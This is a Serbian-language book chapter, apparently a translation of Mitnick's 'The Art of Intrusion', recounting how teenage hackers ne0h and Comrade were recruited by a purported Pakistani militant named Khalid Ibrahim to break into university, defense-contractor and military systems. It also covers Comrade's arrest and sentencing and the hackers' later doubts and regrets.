Poglavlje 2

Kad teroristi pozovu

Ne znam zašto sam nastavio s tim. Zbog opsesivne prirode? Žeđi za novcem? Žudnje za moći? Mogao bih nabrojati mnogo razloga.

– ne0h

Dvadesetogodišnji haker koji se potpisuje kao Comrade (Drug) ovih dana provodi vreme u kući u finom kraju Majamija, koja pripada njemu i njegovom bratu. Otac živi s njima, ali samo zato što je brat još uvek maloletan, a Služba za brigu o deci zahteva da odrasla osoba živi u kući dok dečak ne napuni 18. Braći to ne smeta, a tata ima svoj stan na drugom mestu, i preseliće se u njega kad za to dođe vreme.

Comradeova mama je umrla pre dve godine i ostavila kuću sinovima jer su ona i njihov otac bili razvedeni. Ostavila im je i nešto gotovine. Njegov brat ide u srednju školu, a Comrade „samo visi po kraju". Veći deo porodice to ne odobrava, ali on kaže da ga „uopšte nije briga". Kada vrlo mladi dospete u zatvor – zapravo, ako ste najmlađa osoba koja je ikada osuđena kao haker na osnovu federalne optužnice – iskustvo će verovatno promeniti vaš sistem vrednosti.

Naravno, hakerisanje ne poznaje međunarodne granice, pa nije čudno što je Comradeov prijatelj haker, ne0h (nio), otprilike 4.500 km daleko. Hakerisanje ih je zbližilo i skrenulo ih na stranputicu koja je, ispostavilo se, vodila služenju interesima međunarodnog terorizma preko upada u veoma osetljive računarske sisteme. Danas nije lako nositi se s tim teretom.

Godinu dana stariji od Comradea, ne0h kaže: „Koristio sam računare otkad sam mogao da dohvatim tastaturu". Njegov otac je imao prodavnicu računarske opreme i vodio je dečaka sa sobom na sastanke s klijentima. Dečak je sedeo na očevom krilu tokom prodaje. Do svoje jedanaeste godine već je pisao dBase kôd za potrebe očevog posla.

U međuvremenu, ne0h je naišao na kopiju knjige *Takedown* (Hyperion Press, 1996) – veoma netačan opis mojih hakerskih akcija, moje tri godine u bekstvu, i potrage FBI-ja za mnom. ne0h je bio očaran knjigom:

> *Inspirisao si me. Ti si bio moj j_ni mentor. Pročitao sam sve o onome što si radio. Hteo sam da postanem slavan kao ti.*

To ga je motivisalo da postane haker. Svoju sobu je opremio računarima, razvodnicima za umrežavanje, gusarskom zastavom dugom dva metra i – krenuo mojim stopama.

ne0h je počeo da stiče solidno hakersko znanje i sposobnosti. Prvo je stekao veštine, a diskrecija je došla kasnije. Koristeći hakerski termin za klince početnike, objasnio je: „Dok sam pisao dečje skriptove, menjao sam matične strane Web prezentacija i ostavljao svoju adresu e-pošte."

Visio je na IRC prezentacijama (engl. *Internet Relay Chat*, interaktivni razgovor na Internetu) – elektronskim pričaonicama u kojima se sreću ljudi sa zajedničkim interesovanjima i u realnom vremenu razmenjuju poruke o pecanju, starim avionima, kućnim pivarama, ili bilo kojoj od hiljada drugih tema, uključujući i hakerisanje. Kada na IRC prezentaciji unesete tekst, svi koji su u to vreme na mreži videće šta ste napisali i mogu vam odgovoriti. Mada to mnogi redovni korisnici IRC-a ne znaju, komunikacija se lako može evidentirati. Te evidencije dosad verovatno sadrže skoro isti broj reči kao sve knjige u Kongresnoj biblioteci – a do teksta upisanog u žurbi, bez previše razmišljanja o posledicama, može se doći godinama kasnije.

Comrade i ne0h su provodili vreme na nekoliko istih IRC prezentacija i tako se rodilo prijateljstvo na daljinu. Hakeri se često udružuju radi razmenjivanja informacija ili izvođenja grupnih napada. ne0h, Comrade i još jedan klinac odlučili su da naprave sopstvenu grupu koju su nazvali „Keebler Elves". Još nekoliko hakera je imalo pristup razgovorima grupe, ali tri prva člana nisu ostalima govorili o svojim napadima. „Provaljivali smo u vladine prezentacije radi zabave", rekao je Comrade. Procenjuje da su provalili u „par stotina" navodno zaštićenih vladinih prezentacija.

Različite grupe hakera okupljaju se na nekoliko IRC kanala. Među njima se izdvaja mreža Efnet. To je prezentacija koju Comrade opisuje kao „ne baš kompjutersko podzemlje – to je prilično velika grupa servera". Ali, na Efnetu je bilo nekih manje poznatih kanala, mesta koja niste mogli sami da pronađete, već je za njih morao da vam kaže drugi haker čije ste poverenje zadobili. Ti kanali su, kaže Comrade, bili „prilično ilegalni".

Terorista Kalid baca mamac

Oko 1998, na tim „prilično ilegalnim" kanalima, Comrade je počeo da nailazi na razgovore o tipu koji se „motao unaokolo", a predstavljao se kao RahulB. (Kasnije je koristio i identifikaciju Rama3456). „Svima je bilo poznato da je on tražio hakere koji će upadati u vladine i vojne računare – prezentacije .gov i .mil", kaže Comrade. „Kružile su glasine da je on radio za Bin Ladena. To je bilo pre 11. septembra, pa Bin Laden nije bilo ime koje ste mogli svaki dan čuti u vestima."

Na kraju su se Comradeovi putevi ukrstili s putevima tajanstvenog čoveka koji će mu se predstaviti kao Kalid Ibrahim. „Razgovarao sam s njim nekoliko minuta [na IRC-u] i jednom smo pričali telefonom." Čovek je imao strani akcenat i „definitivno je zvučalo kao da zove iz inostranstva".

I ne0h je stupio s njim u vezu. Kalid je s njim bio direktniji i otvoreniji.

> *Oko 1999, sa mnom je putem e-pošte u kontakt stupio čovek koji je rekao da je militantni aktivista i da se nalazi u Pakistanu. Predstavio se kao Kalid Ibrahim. Rekao mi je da je radio za pakistanske militantne grupe.*

Da li bi neko u potrazi za naivnim klincima hakerima zaista sebe obeležio kao teroristu – čak i pre 11. septembra? Na prvi pogled to zvuči apsurdno. Taj čovek je kasnije tvrdio da je išao u školu u SAD, da se i sâm pomalo bavio hakerisanjem, i da se povezao s hakerima dok je bio u Americi. U tom slučaju, on je mogao znati, ili je mislio da zna, kako hakeri razmišljaju. Svaki haker je do neke mere buntovnik koji živi po različitim standardima i uživa u savladavanju sistema. Ako hoćete da privučete hakera, možda i nije tako glupo objaviti da i sami kršite pravila i da ste autsajder. Možda bi priča upravo tako postala uverljivija, a potencijalni saučesnici manje oprezni i sumnjičavi.

A bilo je tu i novca. ne0h je od Kalida dobio ponudu od 1.000 dolara da upadne u računarske mreže jednog kineskog univerziteta – mesto koje ne0h naziva „kineski MIT“ (MIT – Tehnološki institut Masačusetsa) – i iz baze nabavi podatke o studentima. Pretpostavio je da je to test i za njegove hakerske sposobnosti i za njegovu genijalnost: kako da upadnete u računarski sistem kada ne umete da čitate jezik? I još teže: kako da se lažno predstavite kada ne govorite jezik?

Ispostavilo se da jezik nije nikakva prepreka za nekog kao što je ne0h. Počeo je da boravi na IRC prezentacijama koje je koristila hakerska grupa gLobaLheLL i preko te grupe se povezao sa studentom računarskih nauka na kineskom univerzitetu. Povezao se s njim i zatražio nekoliko korisničkih imena i lozinki. Informacije za prijavljivanje stigle su ubrzo zatim, po sistemu haker hakeru, bez postavljanja pitanja. ne0h je otkrio da je bezbednost računara na univerzitetu bila slaba do užasna, što je naročito neobično za tehnički univerzitet za koji bi se očekivalo da može mnogo bolje. Većina studenata imala je lozinke iste kao korisnička imena – istu reč ili frazu.

Kratka lista koju je student dostavio bila je dovoljna da ne0h dobije pristup kako bi mogao da počne elektronsko „njuškanje“. Tako je otkrio studenta – zvaćemo ga Čeng – koji je pristupao FTP prezentacijama (za preuzimanje podataka) u SAD. Među tim FTP lokacijama, bila je i „warez“ prezentacija – mesto za preuzimanje piratskog softvera. Koristeći standardan trik lažnog predstavljanja, ne0h je skitao po mreži fakulteta i skupljao lokalni studentski žargon. To je bilo lakše nego što se čini jer „oni uglavnom govore engleski“, kaže ne0h. Sa Čengom se povezao preko naloga koji je omogućio da sve izgleda kao da mu ne0h šalje poruke iz laboratorije za računarske nauke na fakultetu.

„Ja sam iz Bloka 213“, elektronski je rekao Čengu, i direktno mu zatražio imena studenata i adrese e-pošte, kao što bi uradio svaki drugi student zainteresovan za kontakt s kolegama. Pošto je većina lozinki bila jednostavna, ulazak u studentske datoteke nije iziskivao previše mozganja.

Vrlo brzo mogao je da isporuči Kalidu podatke iz baze o otprilike sto studenata. „Dao sam mu to, a on je rekao: 'Imam sve što mi treba'.“ Kalid je bio zadovoljan. Očigledno mu ta imena uopšte nisu trebala, samo je hteo da vidi može li ne0h zaista da pribavi informacije iz tako udaljenog izvora. „Otprilike tada je počela naša veza“, kaže ne0h. „Mogao sam da obavim posao, on je to znao, i počeo je da mi daje druge zadatke.“

Rekavši da će mu ugovorenih hiljadu dolara poslati poštom, Kalid je počeo da zivka mobilnim otprilike jednom nedeljno, kako kaže ne0h, „obično dok je vozio". Sledeći zadatak bio je upad u računarski sistem indijskog Centra za istraživanje atomske energije (Bhabha Atomic Research Center). Centar je koristio radnu stanicu Sun koja je poznata svim hakerima. ne0h je lako ušao u nju, ali je otkrio da mašina ne sadrži nikakve zanimljive informacije i da je samostalna – nije povezana ni sa jednom mrežom. Kalid nije delovao zabrinuto zbog neuspeha.

U međuvremenu, novac za upad u kineski univerzitet nije stigao. Kada je ne0h pitao za njega, Kalid se iznervirao. „Nisi ga dobio? Poslao sam ti keš u rođendanskoj čestitki!", tvrdio je. Bila je to otrcana fraza: „Poslali smo ček poštom", ali je ne0h ipak rado nastavio da prihvata zadatke. Zašto? Danas odgovor na to traži introspekcijom.

> *Nastavio sam jer sam tvrdoglav. Uzbuđivala me je pomisao da ću biti plaćen za to što radim. I mislio sam: „Možda se novac stvarno usput zaturio, možda će mi ovaj put platiti."*
>
> *Ne znam zašto sam nastavio s tim. Zbog opsesivne prirode? Žeđi za novcem? Žudnje za moći? Mogao bih nabrojati mnogo razloga.*

U isto vreme dok je dodeljivao zadatke da ih ne0h rešava, Kalid je krstario IRC prezentacijama tražeći druge zainteresovane igrače. Comrade je bio zainteresovan, mada je bio oprezan kada je trebalo prihvatiti novac.

> *Koliko sam shvatio, on je plaćao ljudima, ali ja nikada nisam hteo da mu dam svoje podatke kako bih primio novac. Pomislio sam – to što ja radim samo je razgledanje, ali ako počnem da primam pare, postaću pravi kriminalac. S njim sam uglavnom razgovarao preko IRC-a i s vremena na vreme mu dobacivao poneku datoteku sa IP adresama sistema.*

Novinar Nil Makaj razgovarao je s još jednom ribom koju je Kalid upecao u svoju mrežu – tinejdžerom iz Kalifornije čija je identifikacija bila Kameleon (Chameleon), i koji je danas suosnivač uspešne kompanije za bezbednost. Priča koju je Makaj objavio na prezentaciji wired.com[1], poklapala se sa detaljima koje su ispričali ne0h i Comrade. „Jedne noći sam bio na IRC-u kada je taj tip rekao da mu treba DEM softver. Ja ga

nisam imao i samo sam se izmotavao s njim", tvrdio je haker. Kalid se u to vreme već uozbiljio: „DEM" je skraćenica za Defense Information Systems Network Equipment Manager – softver za mreže koji je koristila vojska. Program je skinula grupa hakera Masters of Downloading, i kružile su glasine da do njega možete doći ako ga zatražite od prave osobe. Niko ne zna da li se Kalid ikada dočepao tog programa – ili bar niko neće da prizna. Zapravo, nije potpuno sigurno ni da bi mu taj softver išta vredeo – ali on je očigledno mislio da bi. Kalid je završio svoje igre s kineskim univerzitetima i sličnim sitnim poslovima.

„Pokušao je da se uključi u ono što su momci u grupi radili", pričao nam je ne0h. Kalid se javljao hakerima tokom godinu i po dana: „Nije bio neko ko bi se sporadično pojavljivao, javljao se redovno. Bio je tu i svi su znali da je to njegova stvar". Kada kaže „njegova stvar", ne0h misli na upadanje u vojne prezentacije ili računarske sisteme komercijalnih kompanija koje rade na vojnim projektima.

Kalid je tražio da ne0h upadne u Lockheed Martin i nabavi šeme određenih avionskih sistema koji su se u toj kompaniji pravili za Boing. ne0h je uspeo da delimično prodre u Lockheed, „oko tri koraka u unutrašnju mrežu", ali nije uspeo da ode dublje od dva servera (došao je do nivoa koji ljudi iz bezbednosti nazivaju „demilitarizovana zona" ili „DMZ" – ničija zemlja). To nije bilo dovoljno da prođe barijere koje su štitile najosetljivije korporacijske podatke, i nije mogao da pronađe zahtevane informacije.

> *[Kalid] se razdražio. Otprilike je rekao: „Više ne radiš za mene. Ne možeš ništa da obaviš". Ali onda me je optužio da sam zadržao informacije za sebe.*
>
> *Potom je rekao: „Zaboravi Lockheed Martin. Idi direktno na Boing."*

ne0h je otkrio da Boing „nije toliko obezbeđen, ako se dovoljno potrudite". On je upao iskoristivši poznatu slabost Boingovog sistema – izloženost Internetu. Pošto je instalirao „njuškalo" (program za nadgledanje protoka podataka, engl. *sniffer*), mogao je da osluškuje sve pakete podataka koji su ulazili u računar i izlazili iz njega – program je radio kao prislušni uređaj za računare. Tako je došao do lozinki i nešifrovanih e-poruka. Informacije koje je skrpio iz e-poruka otkrile su dovoljno podataka za ulazak u internu mrežu.

Pronašao sam šest ili sedam šema za vrata i nos Boinga 747 – samo prolazeći kroz tekstualne e-poruke. Ljudi su slali nešifrovane priloge uz poruke. Zar to nije sjajno?! (Tu se zasmejao.)

Kalid je bio ushićen. Rekao je da će mi dati 4.000 dolara. To se, naravno, nikada nije desilo.

Zapravo, 4.000 dolara bi bilo previše za te informacije. Sudeći po bivšem direktoru bezbednosti Boinga, Donu Belingu, ovaj upad se možda zaista desio kao što je opisano. Međutim, on bi bio čisto gubljenje vremena: kada nov tip aviona uđe u eksploataciju, sve putničke agencije dobijaju kompletne skupove šema. U tom trenutku, te informacije se više ne smatraju osetljivim. Može ih dobiti svako ko poželi. „Nedavno sam na lokaciji eBay video i CD sa šemama za 747", rekao je Don. Naravno, Kalid to verovatno nije znao. Prošlo je dve godine dok nacija nije otkrila da su neki teroristi imali jake razloge da žele šeme glavnih putničkih aviona koje koriste američke avionske kompanije.

Večerašnja meta: SIPRNET

Kalid se nije trudio da Comradeu daje probne zadatke. Od samog početka, priča ovaj haker, Kalida „su zanimali samo vojska i SIPRNET".

On uglavnom nije konkretno govorio šta hoće – hteo je pristup vladinim i vojnim prezentacijama. Osim kada je u pitanju bio SIPRNET. Informacije sa SIPRNET-a je zaista želeo.

Nije ni čudo što je Kalid žudeo za tim podacima. Oni su verovatno bili njegov cilj od samog početka. SIPRNET je deo mreže odbrambenog informacionog sistema, DISN-a (engl. *Defense Information System Network*), koji prenosi poverljive poruke. Štaviše, SIPRNET (skraćenica za Secret Internet Protocol Router Network) sada je srž komandovanja i kontrole u vojsci SAD.

ne0h je već odbio Kalidovu ponudu da prodre u SIPRNET:

Ponudio je 2.000 dolara. Odbio sam ga. Da sam ušao u SIPRNET, federalci bi mi začas došli na vrata. 2.000 dolara nije vredno rupe u glavi.

Kada je Kalid razgovarao s Comradeom o tom zadatku, cena je skočila. „Mislim da je rekao da će platiti deset hiljada dolara za pristup",

priseća se Comrade. To je bila dobra pogodba ljudima koji se nisu snebivali da prihvate projekte. Ipak, on tvrdi da ga je u iskušenje bacio izazov, a ne novac.

> *U stvari, SIPRNET-u sam se dosta primakao. Ušao sam u jedan računarski sistem u DISA (Defense Information Security Agency). Taj računar je bio izuzetno dobar. Mislim da je imao četiri procesora, oko 2.000 ljudi je imalo pristup, Unixova datoteka sa IP adresama imala je oko 5.000 različitih servera, a polovina je koristila privilegovane naloge. Morao si da budeš za tim računarom da bi mu pristupio – nisi to mogao da uradiš spolja.*

Kako god da je to zaključio, Comrade je ispravno slutio da je nabasao na nešto bitno. Glavne misije DISA uključuju združenu komandu i kontrolu, i računarsku podršku jedinicama u borbi – mudro preklapanje sa funkcijama SIPRNET-a. Međutim, njegovi napori su sasečeni.

> *Bilo je simpatično imati sve te pristupe, ali nisam imao dovoljno vremena da se time poigram i uradim nešto. Ukebali su me tri ili četiri dana kasnije.*

Vreme za zabrinutost

Na Božić 1999, ne0h i Comrade su doživeli šok. Let IC-814 Indian Airlinesa, na pravcu Katmandu – Nju Delhi, sa 178 putnika i 11 članova posade, otet je u toku leta. Reporteri su javili da su otimači bili pakistanski teroristi povezani s Talibanima. Teroristi kao što je Kalid?

Pod komandom otmičara, Airbus A300 nastavio je cik-cak putanjom do Srednjeg Istoka i nazad, nakratko sletevši u Indiji, Pakistanu i Ujedinjenim Arapskim Emiratima, gde je izbačeno telo zaklanog putnika. Bio je to mlad čovek koji se sa tek venčanom suprugom vraćao kući s medenog meseca. On je na smrt izboden jer je odbio da stavi povez na oči.

Avion je konačno sleteo u Kandahar u Avganistanu – što je dodatno ukazivalo na vezu s Talibanima. Preostali putnici i posada zadržani su u avionu tokom osam dana ispunjenih terorom, i na kraju su pušteni u zamenu za oslobađanje tri uhapšena militanta. Jedan od oslobođenih zatvorenika, Šeik Umer, kasnije je pomogao u finansiranju Mohameda Ate, vođe napada na Svetski trgovinski centar 11. septembra.

Nakon otmice, ne0h je saznao od Kalida da je njegova grupa odgovorna i da je i on sâm učestvovao u otmici.

> *Na smrt sam se uplašio. On je bio loš. Osećao sam da moram da sačuvam živu glavu.*

Ali njegovu zabrinutost ublažavala je dečačka pohlepa. „I dalje sam se nadao da će mi isplatiti moj novac", dodao je ne0h.

Veza sa otmicom dolila je ulje na vatru koju je Kalid ranije zapalio. U jednom trenutku, očigledno iznerviran neuspešnim pokušajima tinejdžera da mu pribave informacije koje je tražio, Kalid je pokušao s taktikom visokog pritiska. Novinar Nil Makaj, u ranije navedenoj priči za wired.com, napisao je da je video staru poruku na IRC-u koju je Kalid poslao ovim mladićima i u kojoj je pretio da će ih ubiti ako ga prijave Federalnom istražnom birou. Makaj je napisao da je video i sledeću poruku od Pakistanca: „Hoću da znam: da li je [iko] pričao federalcima o meni?" A na drugom mestu: „Reci im [ako to urade] da su mrtvi. Nahuškaću snajperiste na njih."[2]

Comrade je uhapšen

Situacija je postala gusta, a uskoro će se i pogoršati. Nekoliko dana pošto je Comrade uspeo da prodre u sistem povezan sa SIPRNET-om, njegovog oca je na putu do posla zaustavila policija. Rekli su mu: „Hoćemo da razgovaramo s tvojim sinom", i pokazali mu nalog za pretres. Comrade se priseća:

> *Bilo je tu ljudi iz NASA, Ministarstva odbrane, FBI-ja. Sve u svemu, bilo je oko deset ili dvanaest agenata, i nekoliko policajaca. Petljao sam po nekim Nasinim sandučićima, postavio sam „njuškalo" na ns3.gtra.mil da bih pokupio lozinke. Ali, tako sam pokupio i e-poruke. Rekli su mi da sam zbog toga optužen za nelegalno prisluškivanje. A za Nasine računare dobio sam kršenje zaštićenih prava. I druge stvari.*
>
> *Samo dan ranije, prijatelj mi je rekao: „Čoveče, uskoro će nas uhvatiti". Odlepio je. Pomislio sam: „U pravu je". Zato sam obrisao svoj disk.*

Međutim, Comrade nije bio temeljan pri čišćenju. „Zaboravio sam stare diskove koji su mi stajali na stolu."

> *Ispitivali su me. Priznao sam. Rekao sam: „Žao mi je. Evo šta sam uradio, evo kako ćete popraviti, više to neću raditi." A oni su rekli, kao: „U redu, nećemo te tretirati kao kriminalca. Nemoj to više da radiš. Ako to ponovo uradiš, ne ginu ti lisice." Spakovali su moje računare, periferne uređaje i rezervne diskove, i otišli.*

Kasnije su pokušali da nateraju Comradea da im kaže lozinku za svoje šifrovane diskove. Kada je odbio, rekli su da znaju kako da ih provale. Comrade je mislio da ne mogu: koristio je PGP šifrovanje i lozinka mu je bila „duga oko sto znakova". Ipak, on tvrdi da nije bila teška za pamćenje – bila su to njegova tri omiljena citata spojena u niz.

Oko šest meseci nije imao kontakta s policijom. A onda je jednog dana čuo da će vlada podneti tužbu. Do trenutka kada je dospeo na sud, bio je optužen za, kako je tužilac tvrdio, tronedeljno isključivanje Nasinih računara i presretanje hiljada poruka unutar Ministarstva odbrane.

(Kao što i sâm vrlo dobro znam, „šteta" koju tužioci navode i stvarna šteta ponekad su veoma različite. Comrade je iz Nasinog centra Marshall Space Flight u Alabami preuzeo softver koji se koristi za kontrolisanje temperature i vlažnosti u međunarodnoj svemirskoj stanici. Vlada je tvrdila da je zbog toga morala da na tri nedelje isključi određene računarske sisteme. Napad na Ministarstvo odbrane pružio je realističniji razlog za brigu: Comrade je provalio u računarski sistem Odbrambene agencije za ublažavanje pretnji (engl. *Defense Threat Reduction Agency*) i instalirao „zadnja vrata" koja su mu omogućila pristup u bilo koje vreme.)

Vlada je očigledno ovaj slučaj smatrala bitnim za upozoravanje ostalih hakera tinejdžera. U medijima je suđenju posvećena velika pažnja i Comrade je proglašen najmlađom osobom koja je ikada osuđena za hakerisanje kao federalni zločin. Glavni tužilac Dženet Rino je čak dala izjavu u kojoj kaže: „Ovaj slučaj, u kom će prvi put maloletni haker služiti zatvorsku kaznu, pokazuje da ozbiljno shvatamo računarske upade i da sa svojim partnerima iz kriminalističke službe radimo na agresivnoj borbi protiv ovih pojava".

Sudija je Comradea osudio na šest meseci zatvora i šest meseci uslovne kazne, s početkom nakon završetka polugodišta. Comradeova majka je tada još bila živa. Angažovala je novog advokata, napisala mnogo pisama, sudiji je prikazala „potpuno nov slučaj" i, za divno čudo, uspela da smanji kaznu na kućni pritvor i potom četiri godine uslovne kazne.

Ponekad u životu ne koristimo šanse koje nam se pružaju. „Odslužio sam kućni pritvor i u toku je bila uslovna kazna. Razne stvari su se desile, počeo sam previše da se zabavljam, pa su me poslali na rehabilitaciju." Kada je rehabilitacija prošla, Comrade se zaposlio u Internet kompaniji i započeo sopstveni posao sa Internetom. Međutim, on i službenik za uslovnu kaznu nisu su previše viđali, pa je Comrade na kraju ipak otišao u zatvor. Imao je samo šesnaest godina, a zatvoren je za dela koja je počinio kada je imao petnaest.

U federalnom kaznenom sistemu nema tako mnogo maloletnika. Ispostavilo se da su ga poslali u „kamp" (prava reč za to mesto) u Alabami, u kom je bilo samo deset zatvorenika. Comrade za kamp kaže da je „više nalik školi – zaključana vrata i ograda od bodljikave žice, ali inače nije imalo mnogo veze sa zatvorom". Čak nije morao da ide na časove jer je već završio srednju školu.

Kada se vratio u Majami i na služenje uslovne kazne, Comrade je dobio spisak hakera s kojima ne sme da razgovara. „Na listi je pisalo, ovaj tip, onaj tip i – ne0h." Samo „ne0h" – federalna vlada ga je znala samo po identifikaciji. „Nisu imali pojma ko je on. Ako sam ja imao pristup do dve stotine stvari, on je imao pristup do hiljadu", kaže Comrade. „ne0h je bio prilično vešt." Koliko oni znaju, krivični organi još uvek nisu uspeli da otkriju njegovo ime ili lokaciju.

Ispitivanje Kalida

Da li je Kalid bio militant kao što je tvrdio, ili samo prevarant koji je manipulisao tinejdžerima? Ili je to možda bila operacija Federalnog istražnog biroa kojom su isprobavali koliko daleko su mladi hakeri voljni da idu? Pre ili kasnije, svaki haker koji je imao posla s Kalidom posumnjao je da on nije zaista bio militantni aktivista. Čini se da ih je pomisao da su informacije davali stranom agentu mučila manje od mogućnosti da ih je taj tip samo navukao. Comrade kaže da se „najviše pitao šta je [Kalid] bio. Nisam znao da li je federalac ili je bio ono što je tvrdio. Na osnovu

razgovora koji su vodili ne0h i Kalid, zaključio sam da ne laže. Ali nikada od njega nisam uzeo novac – to je bila granica koju nisam hteo da pređem." (Ranije u razgovoru, kada je prvi put pomenuo deset hiljada dolara koje je Kalid ponudio, Comrade je zvučao impresioniran sumom. Da li bi odbio novac ukoliko bi njegovi pokušaji bili uspešni, a Kalid mu zaista platio? Možda ni sam Comrade ne zna da odgovori na to pitanje.)

ne0h kaže da je Kalid „zvučao potpuno profesionalno" ali priznaje da se povremeno pitao je li ovaj zaista militantni aktivista. „Sve vreme dok sam razgovarao s njim, mislio sam da previše baljezga. Ali nakon istraživanja s prijateljima koji su s njim razgovarali i kojima je davao druge informacije, zaključili smo da je zaista bio ono što je tvrdio."

Haker Savec0re je na IRC-u sreo nekoga ko je rekao da u FBI ima strica koji bi mogao da sredi imunitet za celu hakersku grupu Milw0rm. „Mislim da bismo time poslali poruku FBI-ju da nismo neprijateljski nastrojeni", Savec0re je rekao Makaju u intervjuu putem e-pošte. „Dao sam mu moj broj telefona. Sledećeg dana me je pozvao navodni FBI agent sa začuđujuće jakim pakistanskim akcentom."

„Rekao je da se zove Majkl Gordon i da je radio za FBI u Vašingtonu", Savec0re je ispričao novinaru. „Shvatio sam da je to sve vreme bio Ibrahim." Mada su se neki ljudi pitali da li je navodni terorista bio tajni agent Federalnog istražnog biroa, Savec0re je došao do suprotnog zaključka: da je tip koji je tvrdio da je FBI agent u stvari isti terorista koji je pokušavao da vidi jesu li su momci spremni da propevaju o njemu.

Ideja da je to možda bila operacija FBI-ja nema čvrste osnove. Ukoliko je federalna vlada htela da otkrije za šta su ovi klinci sposobni i koliko daleko su spremni da idu, obećani novac bi stigao. Kada FBI pomisli da je situacija dovoljno ozbiljna da zahteva angažovanje tajnog agenta, oni u taj trud ulažu novac. Neverovatno bi bilo da su obećali 1000 dolara, a da to nisu platili.

Izgleda da je samo jedan haker zaista dobio novac od Kalida – Kameleon. „Jedno jutro sam otišao do sandučeta i u njemu je bio ček na hiljadu dolara s brojem koji treba da pozovem u Bostonu", ispričao je Kameleon u priči za *Wired News* (4. novembra 1998). Kalid je saznao da on ima mape vladine računarske mreže – ček je bio uplata za te mape. Kameleon je unovčio ček. Dve nedelje kasnije FBI mu je upao u kuću i ispitivao ga o isplati, što pokreće zanimljivo pitanje o tome kako je vlada saznala za tih hiljadu dolara. To se desilo pre 11. septembra,

dok se FBI fokusirao na domaći kriminal i slabo pratio terorističke pretnje. Kameleon je priznao da je uzeo novac, ali je novinaru *Wired Newsa* tvrdio da nije dao nikakve mape vladine mreže.

Mada je Kameleon priznao da je uzeo novac od stranog teroriste, za šta bi mogao biti optužen za špijunažu i dobiti veoma dugu zatvorsku kaznu, nikakva optužnica nije bila podignuta – što dalje produbljuje misteriju. Možda je vlada samo htela da se po hakerskoj zajednici pročuje da saradivanje sa stranim agentima može biti rizično. Možda ček i nije bio od Kalida, već od FBI-ja.

Samo nekoliko ljudi zna Kameleonov pravi identitet, i on bi voleo da tako i ostane. Hteli smo da čujemo njegovu verziju priče. Odbio je da govori o tome (samo pomenuviši kako je mislio da je Kalid u stvari federalac koji se predstavlja kao terorista). Da sam na njegovom mestu, ni ja ne bih hteo da me intervjuišu na tu temu.

Organizacija Harkat ul-Mudžahedin

Dok je pretraživao dnevnike interaktivnih razgovora na Internetu, novinar Makaj je otkrio da se Kalid jednom prilikom predstavio mladim hakerima kao član organizacije Harkat-ul-Ansar[3]. Sudeći po Pregledu obaveštajne službe Južne Azije (South Asia Intelligence Review), „SAD su proglasile *Harkat-ul-Ansar* terorističkom organizacijom zbog njihove veze s proteranim saudijskim teroristom Osamom Bin Ladenom 1997. Da bi se izbegle posledice američke zabrane, grupa je 1998. promenila ime u *Harkat ul-Mudžahedin*."[4]

Ministarstvo inostranih poslova SAD iznova je upozoravalo na tu grupu. Jedna njihova objava kaže: „Pakistanski zvaničnici su izjavili da su u američkim vazdušnim napadima 23. oktobra [2001] ubijena 22 pakistanska gerilca koji su se borili uz Talibane u blizini Kabula. Poginuli su bili članovi organizacije Harkat ul-Mudžahedin... [koju] je Ministarstvo inostranih poslova postavilo na zvaničnu listu terorističkih organizacija 1995."[5]

Zapravo, Harkat je danas jedna od trideset šest grupa koje su u SAD označene kao strane terorističke organizacije. Američka vlada ih, drugim rečima, smatra najgorim ljudima na kugli zemaljskoj.

Naravno, mladi hakeri to nisu znali. Za njih je sve bila samo igra.

Govoreći u aprilu 2002. o bezbednosti informacija, general-major indijskih vojnih snaga, potvrdio je da je Kalid terorista, ispričavši o

hakerskim vezama sa „Kalidom Ibrahimom iz organizacije Harkat-ul-Ansar smeštene u Pakistanu“.[6] General se, međutim, pribojavao da Kalid nije u Pakistanu već u Delhiju, u Indiji.

Posledice 11. septembra

Neki hakeri manipulišu i obmanjuju. Oni varaju računarske sisteme navodeći ih da pomisle kako imaju ovlašćenja koja su zapravo ukrali. Oni vežbaju lažno predstavljanje da bi manipulisali ljudima i postigli svoje ciljeve. Sve to znači da, kada govorite s hakerom, morate slušati pažljivo i utvrditi da li ono što vam govori, i način na koji to govori, zvuči uverljivo. Ponekad prosto nećete biti sigurni.

Koautor ove knjige i ja nismo bili sigurni u ono što nam je ne0h rekao o svojoj reakciji na 11. septembar. Poverovali smo mu toliko da vam prenesemo njegovu izjavu.

> *Znate li koliko sam plakao tog dana? Bio sam siguran da je gotovo s mojim životom.*

Te reči je propratio čudnim, nervoznim smehom – s kojim značenjem? Nismo mogli da odredimo.

> *Pomisao da sam imao veze s tim. Da sam ušao u Lockheed Martin ili Boing i došao do još informacija, mogli su da ih iskoriste. Bilo je to loše vreme za mene i za Ameriku.*
>
> *Plakao sam jer nikada nisam pomislio na to da ga prijavim. Nisam dobro rasuđivao. To je bio razlog zbog kog me je angažovao da uradim sve te stvari...*
>
> *[Pomisao] da sam i malim prstom učestvovao u onom što se desilo s Trgovinskim centrom... u potpunosti me je skrhala.*
>
> *U Svetskom trgovinskom centru stradala su tri moja druga. Nikada se nisam osećao tako loše.*

Mnogi hakeri su tinejdžeri, pa čak i mlađi. Da li je to prerano da bi se prepoznala potencijalna opasnost ili reagovalo na zahteve nekoga ko bi mogao predstavljati pretnju zemlji? Mislim da su nakon 11. septembra američki hakeri – čak i oni veoma mladi – postali sumnjičavi i da je malo verovatno da će ih teroristi prevariti. Nadam se da sam u pravu.

Upad u Belu kuću

Istorija računarske bezbednosti u neku ruku ima sličnosti s davnom istorijom kriptografije. Vekovima su ljudi smišljali šifre koje su označavali kao „nemoguće za otkrivanje". Čak i danas, u eri računara koji mogu brzo šifrovati poruku pomoću ključa za jednokratnu upotrebu, ili ključa koji sadrži stotine znakova, većina kodova i dalje se može dešifrovati. (Američka organizacija za šifrovanje i dešifrovanje, Agencija za nacionalnu bezbednost – engl. *National Security Agency*, razmeće se brojem najvećih, najbržih i najmoćnijih računara na svetu.)

Bezbednost računara je kao stalna igra mačke i miša u kojoj su stručnjaci za bezbednost na jednoj strani, a upadači na drugoj. Operativni sistem Windows sadrži desetine miliona redova koda. Sasvim je jasno da svaki ogroman softver mora da sadrži slabosti koje će posvećeni hakeri pre ili kasnije otkriti.

U međuvremenu, radnici u kompanijama, činovnici, ponekad i profesionalci u oblasti bezbednosti, instaliraće nov računar ili program i zaboraviti da promene podrazumevanu šifru, ili se neće potruditi da smisle šifru koja je bar donekle sigurna – ostavljajući uređaj u ranjivom stanju.

Ako čitate vesti o hakerskim napadima i upadima, znate da su vojne i vladine prezentacije, čak i Web prezentacija Bele kuće, već ugrožene. Ponekad neprestano.

